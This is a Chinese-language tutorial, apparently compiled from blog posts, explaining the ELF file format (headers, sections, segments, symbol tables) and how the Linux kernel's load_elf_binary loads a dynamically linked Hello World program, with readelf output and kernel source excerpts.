    Machine:                                             Intel 80386
   Version:                                              0x1
   Entry point address:                                  0x8048440   //入口是__start
   Start of program headers:                             52 (bytes into file) //elf 头部大小为 52btye
                                                                                所以 program headers 在
elf header 下
   Start of section headers:                             6004 (bytes into file)
   Flags:                                                0x0
   Size of this header:                                  52 (bytes)//elf 头部大小为 52btye
   Size of program headers:                              32 (bytes)
   Number of program headers:                            8
   Size of section headers:                              40 (bytes)
   Number of section headers:                            36
   Section header string table index: 33
```

2. 节区头部表。

节区头部表是给链接器用的，在编译的时候，和重定位的时候用的。

(1).目标文件中的每个节区都有对应的节区头部描述它，反过来，有节区头部不意味着有节区。
(2).每个节区占用文件中一个连续字节区域（这个区域可能长度为 0）。
(3).文件中的节区不能重叠，不允许一个字节存在于两个节区中的情况发生。
(4).目标文件中可能包含非活动空间（INACTIVE SPACE）。这些区域不属于任何头部和节区，其内容未指定。

所谓表就是一个数组，每个元素是一个节区描述结构。

```
typedef struct{
Elf32_Word sh_name;   //节区的名字,比如.text,.data,.symbol,.dynmatic 等
Elf32_Word sh_type;   //节区类型，SHT_SYMTAB，SHT_PROGBITS，SHT_STRTAB，SHT_RELA
Elf32_Word sh_flags;//一个节区中包含的内容是否可以修改、是否可以执行
Elf32_Addr sh_addr;   //如果节区将在进程的内存映像中，此成员给出节区的第一个字节应处的位置这个一般在可执行文件中才不为 0，因为可重定位文件（.o）没法确定地址.
Elf32_Off sh_offset; //节区在文件中的偏移
Elf32_Word sh_size; //节区大小
Elf32_Word sh_link;//
Elf32_Word sh_info;//
Elf32_Word sh_addralign;//对齐
Elf32_Word sh_entsize;//节区每个元素数据结构的大小，比如一个.symbol 的大小
}Elf32_Shdr;
```

```
jivin@jivin-desktop:~/test/dym_so$ readelf test -S
Section Headers:
(这个处于 6004 偏移处)
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000
00               0     0     0
//要链接如内存映像的节区开始处
  [ 1] .interp           PROGBITS        08048134 000134 000013 00   A  0   0  1
```

```
  [ 2] .note.ABI-tag         NOTE                 08048148 000148 000020 00     A   0     0   4
  [ 3] .note.gnu.build-i NOTE                   08048168 000168 000024 00     A   0     0   4
  [ 4] .hash                 HASH                 0804818c 00018c 000048 04     A   6     0   4
  [ 5] .gnu.hash             GNU_HASH             080481d4 0001d4 000040 04     A   6     0   4
//紫色的这些节区和动态链接库链接相关的节区
  [ 6] .dynsym               DYNSYM               08048214 000214 0000d0 10     A   7     1   4
  [ 7] .dynstr               STRTAB               080482e4 0002e4 000094 00     A   0     0   1
  [ 8] .gnu.version          VERSYM               08048378 000378 00001a 02     A   6     0   2
  [ 9] .gnu.version_r        VERNEED              08048394 000394 000020 00     A   7     1   4
  [10] .rel.dyn              REL                  080483b4 0003b4 000010 08     A   6     0   4
  [11] .rel.plt              REL                  080483c4 0003c4 000020 08     A   6    13   4
  [12] .init                 PROGBITS             080483e4 0003e4 000030 00   AX   0     0   4
  [13] .plt                  PROGBITS             08048414 000414 000050 04   AX   0     0   4
  [14] .text                 PROGBITS             08048470 000470 00018c 00   AX   0     0 16
  [15] .fini                 PROGBITS             080485fc 0005fc 00001c 00   AX   0     0   4
  [16] .rodata               PROGBITS             08048618 000618 00000b 00     A   0     0   4
  [17] .eh_frame             PROGBITS             08048624 000624 000004 00     A   0     0   4
  [18] .ctors                PROGBITS             08049f04 000f04 000008 00   WA   0     0   4
  [19] .dtors                PROGBITS             08049f0c 000f0c 000008 00   WA   0     0   4
[20] .jcr                    PROGBITS             08049f14 000f14 000004 00   WA   0     0   4
[21] .dynamic                DYNAMIC              08049f18 000f18 0000d8 08   WA   7     0   4
[22] .got                    PROGBITS             08049ff0 000ff0 000004 04   WA   0     0   4
  [23] .got.plt              PROGBITS             08049ff4 000ff4 00001c 04   WA   0     0   4
  [24] .data                 PROGBITS             0804a010 001010 000008 00   WA   0     0   4
  [25] .bss                  NOBITS               0804a018 001018 00000c 00   WA   0     0   4
  //要链接如内存映像的节区结束处
  [26] .comment              PROGBITS             00000000 001018 000046 01   MS   0     0   1
  [27] .debug_aranges        PROGBITS             00000000 001060 000020 00        0     0   8
```

```
  [28] .debug_pubnames     PROGBITS                00000000 001080 000025 00           0     0   1
  [29] .debug_info             PROGBITS                00000000 0010a5 0000ef 00           0     0   1
  [30] .debug_abbrev         PROGBITS                00000000 001194 00005f 00           0     0   1
  [31] .debug_line             PROGBITS                00000000 0011f3 000082 00           0     0   1
  [32] .debug_str              PROGBITS                00000000 001275 000092 01   MS   0     0   1
  [33] .shstrtab               STRTAB                  00000000 001307 00013e 00           0     0   1
  [34] .symtab                 SYMTAB                  00000000 0019e8 0004a0 10          35   52   4
  [35] .strtab                 STRTAB                  00000000 001e88 00020a 00           0     0   1
```

下面讲下特殊节区：
1..symtab,.dynsym；（符号表节区）
这个节区也是一个数组，每个元素描述一个符号：

其结构如下：

```
typedef struct {
Elf32_Word st_name; //符号名字，比如变量 i,b
Elf32_Addr st_value;//符号的取值。依赖于具体的上下文，它可能是一个绝对值、一个地址等等
Elf32_Word st_size;//这个符号的对应的数据的大小（int,long 等），如没有大小此成员为 0
unsigned char st_info;//此成员给出符号的类型和绑定属性。下面给出若干取值和含义的绑定关系。
unsigned char st_other;//预留的，没有使用
Elf32_Half st_shndx;每个符号表项都以和其他节区间的关系的方式给出定义。此成员给出相关的节
区                                  头部表索引。某些索引具有特殊含义。
} Elf32_sym;
```

st_info 这个内容比较丰富：

```
#define ELF32_ST_BIND(i) ((i)>>4)//高四位用于绑定信息
#define ELF32_ST_TYPE(i) ((i)&0xf) //第四位用于符号类型
#define ELF32_ST_INFO(b, t) (((b)<<4) + ((t)&0xf))
```

绑定信息主要是局部变量，全局变量等描述：
STB_LOCAL 0
局部符号在包含该符号定义的目标文件以外不可见。相同名称的局部符号可以存在于多个文件中，互不影响。
STB_GLOBAL 1
全局符号对所有将组合的目标文件都是可见的。一个文件中对某个全局符号的定义将满足另一个文件对相同全局符号的未定义引用。
STB_WEAK 2 弱符号与全局符号类似，不过他们的定义优先级比较低。
STB_LOPROC 13
STB_HIPROC 15　处于 13-15 这个范围的取值是保留给处理器专用语义的。

符号类型主要是说是变量，还是函数，还是其他的东西：
STT_OBJECT　1
符号与某个数据对象相关，比如一个变量、数组等等
STT_FUNC　2
符号与某个函数或者其他可执行代码相关
STT_SECTION 3
符号与某个节区相关。这种类型的符号表项主要用于重定位，通常具有 STB_LOCAL 绑定。
STT_FILE 4
传统上，符号的名称给出了与目标文件相关的源文件的名称。文件符号具有 STB_LOCAL 绑定，其节区索引是
jivin@jivin-desktop:~/test/dym_so$ readelf test -s
Symbol table '.dynsym' contains 13 entries:

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
5:	00000000	0	FUNC	GLOBAL	DEFAULT	UND	show
6:	0804a018	4	OBJECT	GLOBAL	DEFAULT	25	i
10:	0804a018	0	NOTYPE	GLOBAL	DEFAULT	ABS	__bss_start
11:	080483e4	0	FUNC	GLOBAL	DEFAULT	12	_init

```
    12: 080485fc     0 FUNC    GLOBAL DEFAULT    15 _fini


Symbol table '.symtab' contains 74 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
    33: 00000000     0 FILE    LOCAL  DEFAULT  ABS init.c
    62: 0804a018     4 OBJECT  GLOBAL DEFAULT   25 i
    63: 0804a014     0 OBJECT  GLOBAL HIDDEN    24 __dso_handle
    67: 0804a018     0 NOTYPE  GLOBAL DEFAULT  ABS __bss_start
    68: 00000000     0 FUNC    GLOBAL DEFAULT  UND show
    69: 0804a024     0 NOTYPE  GLOBAL DEFAULT  ABS _end
    72: 08048524    50 FUNC    GLOBAL DEFAULT   14 main
    73: 080483e4     0 FUNC    GLOBAL DEFAULT   12 _init
```

2..strtab 节区：

这个节区包含字符串，不在是一个结构的数组

其组成形式如下：

sjj0412/0 rtlab/0

那么如果我们使用 sjj0412 这个字符串，则是使用了这个节区的 0 索引的字符串，而 rtlab 就是 1 索引的字符串。

字符串表索引可以引用节区中任意字节。

ELF 文件的加载和动态链接过程

近段时间在研究 Erlang 核心特性的实现，也许过段时间会有个系列的总结，期待...

今天看到有人写一个深入 Hello World 的文章，想起来读研的时候做的一个关于程序加载和链接的课程设计，也是以 Hello World 为例说明的，随发出来共享。文后有下载链接。

==========

本文的目的：大家对于 Hello World 程序应该非常熟悉，随便使用哪一种语言，即使还不熟悉的语言，写出一个 Hello World 程序应该毫不费力，但是如果让大家详细的说明这个程序加载和链接的过程，以及后续的符号动态解析过程，可能还会有点困难。本文就是以一个最基本的 C 语言版本 Hello World 程序为基础，了解 Linux 下 ELF 文件的格式，分析并验证 ELF 文件和加载和动态链接的具有实现。

C 代码

```
1. /*  hello.c  */
2. #include  <stdio.h>
3.
4. int  main()
5. {
6.         printf(“hello  world!\n”);
7.         return  0;
8. }
9. $  gcc  -o  hello  hello.c
```

本文的实验平台：

Ubuntu 7.04

Linux kernel 2.6.20

gcc 4.1.2

glibc 2.5

gdb 6.6

objdump/readelf 2.17.50

本文的组织：

第一部分大致描述 ELF 文件的格式；

第二部分分析 ELF 文件在内核空间的加载过程；

第三部分分析 ELF 文件在运行过程中符号的动态解析过程；

（以上各部分都是以 Hello World 程序为例说明）

第四部分简要总结；

第五部分阐明需要深入了解的东西。

ELF 文件格式

概述

Executable and Linking Format(ELF)文件是 x86 Linux 系统下的一种常用目标文件(object file)格式，有三种主要类型:

适于连接的可重定位文件(relocatable file)，可与其它目标文件一起创建可执行文件和共享目标文件。


适于执行的可执行文件(executable file)，用于提供程序的进程映像，加载的内存执行。

共享目标文件(shared object file)，连接器可将它与其它可重定位文件和共享目标文件连接成其它的目标文件，动态连接器又可将它与可执行文件和其它共享目标文件结合起来创建一个进程映像。

ELF 文件格式比较复杂，本文只是简要介绍它的结构，希望能给想了解 ELF 文件结构的读者以帮助。具体详尽的资料请参阅专门的 ELF 文档。

文件格式

为了方便和高效，ELF 文件内容有两个平行的视角:一个是程序连接角度，另一个是程序运行角度，如图所示。



<!--[endif]-->

ELF header 在文件开始处描述了整个文件的组织，Section 提供了目标文件的各项信息（如指令、数据、符号表、重定位信息等），Program header table 指出怎样创建进程映像，含有每个 program header 的入口，section header table 包含每一个 section 的入口，给出名字、大小等信息。

数据表示

ELF 数据编码顺序与机器相关，数据类型有六种，见下表：

Name	Size	Alignment	Purpose
Elf32_Addr	4	4	Unsigned program address
Elf32_Half	2	2	Unsigned medium integer
Elf32_Off	4	4	Unsigned file offset
Elf32_Sword	4	4	Signed large integer
Elf32_Word	4	4	Unsigned large integer
unsigned char	1	1	Unsigned small integer

ELF 文件头

象 bmp、exe 等文件一样，ELF 的文件头包含整个文件的控制结构。它的定义如下：

C 代码

```
#define  EI_NIDENT             16

typedef  struct  elf32_hdr{
    unsigned  char  e_ident[EI_NIDENT];
    Elf32_Half      e_type;         /*  file  type  */
    Elf32_Half      e_machine;    /*  architecture  */
    Elf32_Word  e_version;
    Elf32_Addr      e_entry;       /*  entry  point  */
    Elf32_Off  e_phoff;             /*  PH  table  offset  */
    Elf32_Off  e_shoff;             /*  SH  table  offset  */
    Elf32_Word      e_flags;
    Elf32_Half      e_ehsize;            /*  ELF  header  size  in  bytes  */
```

```
13.202      Elf32_Half        e_phentsize;        /*  PH  size  */
14.203      Elf32_Half        e_phnum;               /*  PH  number  */
15.204      Elf32_Half        e_shentsize;        /*  SH  size  */
16.205      Elf32_Half        e_shnum;               /*  SH  number  */
17.206      Elf32_Half        e_shstrndx;  /*  SH  name  string  table  index  */
18.207  }  Elf32_Ehdr;
```

其中 E_ident 的 16 个字节标明是个 ELF 文件（7F+'E'+'L'+'F'）。e_type 表示文件类型，2 表示可执行文件。e_machine 说明机器类别，3 表示 386 机器，8 表示 MIPS 机器。e_entry 给出进程开始的虚地址，即系统将控制转移的位置。e_phoff 指出 program header table 的文件偏移，e_phentsize 表示一个 program header 表中的入口的长度（字节数表示），e_phnum 给出 program header 表中的入口数目。类似的，e_shoff，e_shentsize，e_shnum 分别表示 section header 表的文件偏移，表中每个入口的的字节数和入口数目。e_flags 给出与处理器相关的标志，e_ehsize 给出 ELF 文件头的长度（字节数表示）。e_shstrndx 表示 section 名表的位置，指出在 section header 表中的索引。

Section Header

目标文件的 section header table 可以定位所有的 section，它是一个 Elf32_Shdr 结构的数组，Section 头表的索引是这个数组的下标。有些索引号是保留的，目标文件不能使用这些特殊的索引。

Section 包含目标文件除了 ELF 文件头、程序头表、section 头表的所有信息，而且目标文件 section 满足几个条件：

目标文件中的每个 section 都只有一个 section 头项描述，可以存在不指示任何 section 的 section 头项。

每个 section 在文件中占据一块连续的空间。

Section 之间不可重叠。

目标文件可以有非活动空间，各种 headers 和 sections 没有覆盖目标文件的每一个字节，这些非活动空间是没有定义的。

Section header 结构定义如下：

C 代码

```
typedef  struct  {
    Elf32_Word        sh_name;        /*  name  of  section,  index  */
    Elf32_Word        sh_type;
    Elf32_Word        sh_flags;
    Elf32_Addr          sh_addr;             /*  memory  address,  if  any  */
    Elf32_Off            sh_offset;
    Elf32_Word        sh_size;               /*  section  size  in  file  */
    Elf32_Word        sh_link;
    Elf32_Word        sh_info;
    Elf32_Word        sh_addralign;
    Elf32_Word        sh_entsize;          /*  fixed  entry  size,  if  have  */
}  Elf32_Shdr;
```

其中 sh_name 指出 section 的名字，它的值是后面将会讲到的 section header string table 中的索引，指出一个以 null 结尾的字符串。sh_type 是类别，sh_flags 指示该 section 在进程执行时的特性。sh_addr 指出若此 section 在进程的内存映像中出现，则给出开始的虚地址。sh_offset 给出此 section 在文件中的偏移。其它字段的意义不太常用，在此不细述。

文件的 section 含有程序和控制信息，系统使用一些特定的 section，并有其固定的类型和属性（由 sh_type 和 sh_info 指出）。下面介绍几个常用到的 section:“.bss”段含有占据程序内存映像的未初始化数据，当程序开始运行时系统对这

段数据初始为零，但这个 section 并不占文件空间。“.data.”和“.data1”段包含占据内存映像的初始化数据。“.rodata”和“.rodata1”段含程序映像中的只读数据。“.shstrtab”段含有每个 section 的名字，由 section 入口结构中的 sh_name 索引。“.strtab”段含有表示符号表(symbol table)名字的字符串。“.symtab”段含有文件的符号表，在后文专门介绍。“.text”段包含程序的可执行指令。

当然一个实际的 ELF 文件中，会包含很多的 section，如.got，.plt 等等，我们这里就不一一细述了，需要时再详细的说明。

Program Header

目标文件或者共享文件的 program header table 描述了系统执行一个程序所需要的段或者其它信息。目标文件的一个段（segment）包含一个或者多个 section。Program header 只对可执行文件和共享目标文件有意义，对于程序的链接没有任何意义。结构定义如下：

C 代码

```
typedef  struct  elf32_phdr{
    Elf32_Word        p_type;
    Elf32_Off           p_offset;
    Elf32_Addr        p_vaddr;              /*  virtual  address  */
    Elf32_Addr        p_paddr;              /*  ignore  */
    Elf32_Word        p_filesz;            /*  segment  size  in  file  */
    Elf32_Word        p_memsz;              /*  size  in  memory  */
    Elf32_Word        p_flags;
    Elf32_Word        p_align;
}  Elf32_Phdr;
```

其中 p_type 描述段的类型；p_offset 给出该段相对于文件开关的偏移量；p_vaddr 给出该段所在的虚拟地址；p_paddr 给出该段的物理地址，在 Linux x86 内核中，这项并没有被使用；p_filesz 给出该段的大小，在字节为单元，可能为 0；p_memsz 给出该段在内存中所占的大小，可能为 0；p_filesze 与 p_memsz 的值可能会不相等。

Symbol Table

目标文件的符号表包含定位或重定位程序符号定义和引用时所需要的信息。符号表入口结构定义如下：

C 代码

```
171  typedef  struct  elf32_sym{
172      Elf32_Word        st_name;
173      Elf32_Addr        st_value;
174      Elf32_Word        st_size;
175      unsigned  char          st_info;
176      unsigned  char  st_other;
177      Elf32_Half          st_shndx;
178  }  Elf32_Sym;
```

其中 st_name 包含指向符号表字符串表(strtab)中的索引，从而可以获得符号名。st_value 指出符号的值，可能是一个绝对值、地址等。st_size 指出符号相关的内存大小，比如一个数据结构包含的字节数等。st_info 规定了符号的类型和绑定属性，指出这个符号是一个数据名、函数名、section 名还是源文件名；并且指出该符号的绑定属性是 local、global 还是 weak。

Section 和 Segment 的区别和联系

可执行文件中，一个 program header 描述的内容称为一个段（segment）。Segment 包含一个或者多个 section，我们以 Hello World 程序为例，看一下 section 与 segment 的映射关系：

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000e0 0x000e0 R E 0x4
  INTERP         0x000114 0x08048114 0x08048114 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x0047c 0x0047c R E 0x1000
  LOAD           0x00047c 0x0804947c 0x0804947c 0x0010c 0x00110 RW  0x1000
  DYNAMIC        0x000490 0x08049490 0x08049490 0x000d0 0x000d0 RW  0x4
  NOTE           0x000128 0x08048128 0x08048128 0x00020 0x00020 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .hash .gnu.hash .dynsym .dynstr .gnu.version .gn
u.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame
   03     .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag
   06
```

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000e0 0x000e0 R E 0x4
  INTERP         0x000114 0x08048114 0x08048114 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x0047c 0x0047c R E 0x1000
  LOAD           0x00047c 0x0804947c 0x0804947c 0x0010c 0x00110 RW  0x1000
```

如上图红色区域所示，就是我们经常提到的文本段和数据段，由图中绿色部分的映射关系可知，文本段并不仅仅包含.text 节，数据段也不仅仅包含.data 节，而是都包含了多个 section。

ELF 文件的加载过程

加载和动态链接的简要介绍

从编译/链接和运行的角度看，应用程序和库程序的连接有两种方式。一种是固定的、静态的连接，就是把需要用到的库函数的目标代码（二进制）代码从程序库中抽取出来，链接进应用软件的目标映像中；另一种是动态链接，是指库函数的代码并不进入应用软件的目标映像，应用软件在编译/链接阶段并不完成跟库函数的链接，而是把函数库的映像也交给用户，到启动应用软件目标映像运行时才把程序库的映像也装入用户空间（并加以定位），再完成应用软件与库函数的连接。

这样，就有了两种不同的 ELF 格式映像。一种是静态链接的，在装入/启动其运行时无需装入函数库映像、也无需进行动态连接。另一种是动态连接，需要在装入/启动其运行时同时装入函数库映像并进行动态链接。Linux 内核既支持静态链接的 ELF 映像，也支持动态链接的 ELF 映像，而且装入/启动 ELF 映像必需由内核完成，而动态连接的实现则既可以在内核中完成，也可在用户空间完成。因此，GNU 把对于动态链接 ELF 映像的支持作了分工：把 ELF 映像的装入/启动入在 Linux 内核中；而把动态链接的实现放在用户空间（glibc），并为此提供一个称为“解释器”（ld-linux.so.2）的工具软件，而解释器的装入/启动也由内核负责，这在后面我们分析 ELF 文件的加载时就可以看到。

这部分主要说明 ELF 文件在内核空间的加载过程，下一部分对用户空间符号的动态解析过程进行说明。

Linux 可执行文件类型的注册机制

在说明 ELF 文件的加载过程以前，我们先回答一个问题，就是：为什么 Linux 可以运行 ELF 文件？

回答：内核对所支持的每种可执行的程序类型都有个 struct linux_binfmt 的数据结构，定义如下：

C 代码

```
/*
 * This structure defines the functions that are used to load the binary formats that
 * linux accepts.
 */
struct linux_binfmt {
        struct linux_binfmt * next;
        struct module *module;
        int (*load_binary)(struct linux_binprm *, struct pt_regs * regs);
        int (*load_shlib)(struct file *)
        int (*core_dump)(long signr, struct pt_regs * regs, struct file * file);
        unsigned long min_coredump;          /* minimal dump size */
        int hasvdso;
};
```

其中的 load_binary 函数指针指向的就是一个可执行程序的处理函数。而我们研究的 ELF 文件格式的定义如下：

C 代码

```
static struct linux_binfmt elf_format = {
```

```
2. 75                                   .module            =  THIS_MODULE,
3. 76                                   .load_binary  =  load_elf_binary,
4. 77                                   .load_shlib          =  load_elf_library,
5. 78                                   .core_dump            =  elf_core_dump,
6. 79                                   .min_coredump       =  ELF_EXEC_PAGESIZE,
7. 80                                   .hasvdso         =  1
8. 81  };
```

要支持 ELF 文件的运行，则必须向内核登记这个数据结构，加入到内核支持的可执行程序的队列中。内核提供两个函数来完成这个功能，一个注册，一个注销，即：

C 代码

```
1. 72  int  register_binfmt(struct  linux_binfmt  *  fmt)
2. 96  int  unregister_binfmt(struct  linux_binfmt  *  fmt)
```

当需要运行一个程序时，则扫描这个队列，让各个数据结构所提供的处理程序，ELF 中即为 load_elf_binary，逐一前来认领，如果某个格式的处理程序发现相符后，便执行该格式映像的装入和启动。

内核空间的加载过程

内核中实际执行 execv()或 execve()系统调用的程序是 do_execve()，这个函数先打开目标映像文件，并从目标文件的头部（第一个字节开始）读入若干（当前 Linux 内核中是 128）字节（实际上就是填充 ELF 文件头，下面的分析可以看到），然后调用另一个函数 search_binary_handler()，在此函数里面，它会搜索我们上面提到的 Linux 支持的可执行文件类型队列，让各种可执行程序的处理程序前来认领和处理。如果类型匹配，则调用 load_binary 函数指针所指向的处理函数来处理目标映像文件。在 ELF 文件格式中，处理函数是 load_elf_binary 函数，下面主要就是分析 load_elf_binary 函数的执行过程（说明：因为内核中实际的加载需要涉及到很多东西，这里只关注跟 ELF 文件的处理相关的代码）：

C 代码

```
550                 struct  {
551                         struct  elfhdr  elf_ex;
552                         struct  elfhdr  interp_elf_ex;
553                         struct  exec  interp_ex;
554                 }  *loc;
556                 loc  =  kmalloc(sizeof(*loc),  GFP_KERNEL);
562                 /*  Get  the  exec-header  */
563                 loc->elf_ex  =  *((struct  elfhdr  *)bprm->buf);
                            ……
566                 /*  First  of  all,  some  simple  consistency  checks  */
567                 if  (memcmp(loc->elf_ex.e_ident,  ELFMAG,  SELFMAG)  !=  0)
568                         goto  out;
570                 if  (loc->elf_ex.e_type  !=  ET_EXEC  &&  loc->elf_ex.e_type  !=  ET_DYN)
571                         goto  out;
```

在 load_elf_binary 之前，内核已经使用映像文件的前 128 个字节对 bprm->buf 进行了填充，563 行就是使用这此信息填充映像的文件头（具体数据结构定义见第一部分，ELF 文件头节），然后 567 行就是比较文件头的前四个字节，查看是否是 ELF 文件类型定义的“*\177ELF*”。除这 4 个字符以外，还要看映像的类型是否 ET_EXEC 和 ET_DYN 之一；前者表示可执行映像，后者表示共享库。

C 代码

```
1. 577                  /* Now read in all of the header information */
2. 580                  if (loc->elf_ex.e_phnum < 1 ||
3. 581                          loc->elf_ex.e_phnum > 65536U / sizeof(struct elf_phdr))
4. 582                          goto out;
5. 583                  size = loc->elf_ex.e_phnum * sizeof(struct elf_phdr);
6.                              ......
7. 585                  elf_phdata = kmalloc(size, GFP_KERNEL);
8.                              ......
9. 589                  retval = kernel_read(bprm->file, loc->elf_ex.e_phoff,
10.590                                                  (char *)elf_phdata, size);
```

这块就是通过 kernel_read 读入整个 program header table。从代码中可以看到，一个可执行程序必须至少有一个段（segment），而所有段的大小之和不能超过 64K。

C 代码

```
1. 614  elf_ppnt = elf_phdata;
```

```
2.                                  ……
3. 623  for  (i  =  0;  i  <  loc->elf_ex.e_phnum;  i++)  {
4. 624          if  (elf_ppnt->p_type  ==  PT_INTERP)  {
5.                          ……
6. 635                  elf_interpreter  =  kmalloc(elf_ppnt->p_filesz,  GFP_KERNEL);
7.                          ……
8. 640                  retval  =  kernel_read(bprm->file,  elf_ppnt->p_offset,
9. 641                                                  elf_interpreter,
10.642                                                  elf_ppnt->p_filesz);
11.                         ……
12.682                  interpreter  =  open_exec(elf_interpreter);
13.                         ……
14.695                  retval  =  kernel_read(interpreter,  0,  bprm->buf,
15.696                                                  BINPRM_BUF_SIZE);
16.                         ……
17.703                  /*  Get  the  exec  headers  */
18.                         ……
19.705                  loc->interp_elf_ex  =  *((struct  elfhdr  *)bprm->buf);
20.706                          break;
21.707          }
22.708          elf_ppnt++;
23.709  }
```

这个 for 循环的目的在于寻找和处理目标映像的“解释器”段。“解释器”段的类型为 PT_INTERP，找到后就根据其位置的 p_offset 和大小 p_filesz 把整个“解释器”段的内容读入缓冲区（640~640）。事个“解释器”段实际上只是一个字符串，即解释器的文件名，如“/lib/ld-linux.so.2”。有了解释器的文件名以后，就通过 open_exec()打开这个文件，再通过 kernel_read()读入其开关 128 个字节（695~696），即解释器映像的头部。我们以 Hello World 程序为例，看一下这段中具体的内容：

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x000e0 0x000e0 R E 0x4
  INTERP         0x000114 0x08048114 0x08048114 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x0047c 0x0047c R E 0x1000
  LOAD           0x00047c 0x0804947c 0x0804947c 0x0010c 0x00110 RW  0x1000
```

其实从 readelf 程序的输出中，我们就可以看到需要解释器/lib/ld-linux.so.2，为了进一步的验证，我们用 hd 命令以 16 进制格式查看下类型为 INTERP 的段所在位置的内容，在上面的各个域可以看到，它位于偏移量为 0x000114 的位置，文件内占 19 个字节：

```
00000110  04 00 00 00 2f 6c 69 62  2f 6c 64 2d 6c 69 6e 75  |..../lib/ld-linu|
00000120  78 2e 73 6f 2e 32 00 00  04 00 00 00 10 00 00 00  |x.so.2..........|
```

从上面红色部分可以看到，这个段中实际保存的就是“/lib/ld-linux.so.2”这个字符串。

C 代码

```
814                 for(i = 0, elf_ppnt = elf_phdata;
815                         i < loc->elf_ex.e_phnum; i++, elf_ppnt++) {
                                    ......
819                             if (elf_ppnt->p_type != PT_LOAD)
820                                     continue;
                                    ......
870                             error = elf_map(bprm->file, load_bias + vaddr, elf_ppnt,
```

```
871                                                     elf_prot,  elf_flags);
                                        ......
920             }
```

这段代码从目标映像的程序头中搜索类型为 PT_LOAD 的段（Segment）。在二进制映像中，只有类型为 PT_LOAD 的段才是需要装入的。当然在装入之前，需要确定装入的地址，只要考虑的就是页面对齐，还有该段的 p_vaddr 域的值（上面省略这部分内容）。确定了装入地址后，就通过 elf_map()建立用户空间虚拟地址空间与目标映像文件中某个连续区间之间的映射，其返回值就是实际映射的起始地址。

C 代码

```
946         if  (elf_interpreter)  {
                            ......
951                 elf_entry  =  load_elf_interp(&loc->interp_elf_ex,
952                                                     interpreter,
953                                                             &interp_load_addr);
                                                ......
965         }  else  {
966                 elf_entry  =  loc->elf_ex.e_entry;
                            ......
972         }
```

这段程序的逻辑非常简单：如果需要装入解释器，就通过 load_elf_interp 装入其映像（951~953），并把将来进入用户空间的入口地址设置成 load_elf_interp()的返回值，即解释器映像的入口地址。而若不装入解释器，那么这个入口地址就是目标映像本身的入口地址。

C 代码

```
991                 create_elf_tables(bprm,  &loc->elf_ex,
992                                                       (interpreter_type  ==  INTERPRETER_AOUT),
993                                                       load_addr,  interp_load_addr);
                                    ……
1028                start_thread(regs,  elf_entry,  bprm->p);
```

在完成装入，启动用户空间的映像运行之前，还需要为目标映像和解释器准备好一些有关的信息，这些信息包括常规的 argc、envc 等等，还有一些“辅助向量（Auxiliary Vector）”。这些信息需要复制到用户空间，使它们在 CPU 进入解释器或目标映像的程序入口时出现在用户空间堆栈上。这里的 create_elf_tables()就起着这个作用。

最后，start_thread()这个宏操作会将 eip 和 esp 改成新的地址，就使得 CPU 在 返回用户空间时就进入新的程序入口。如果存在解释器映像，那么这就是解释器映像的程序入口，否则就是目标映像的程序入口。那么什么情况下有解释器映像存在，什么情况下没有呢？如果目标映像与各种库的链接是静态链接，因而无需依靠共享库、即动态链接库，那就不需要解释器映像；否则就一定要有解释器映像存 在。

以我们的 Hello World 为例，gcc 在编译时，除非显示的使用 static 标签，否则所有程序的链接都是动态链接的，也就是说需要解释器。由此可见，我们的 Hello World 程序在被内核加载到内存，内核跳到用户空间后并不是执行 Hello World 的，而是先把控制权交到用户空间的解释器，由解释器加载运行用户程序所需要的动态库（Hello World 需要 libc），然后控制权才会转移到用户程序。

ELF 文件中符号的动态解析过程

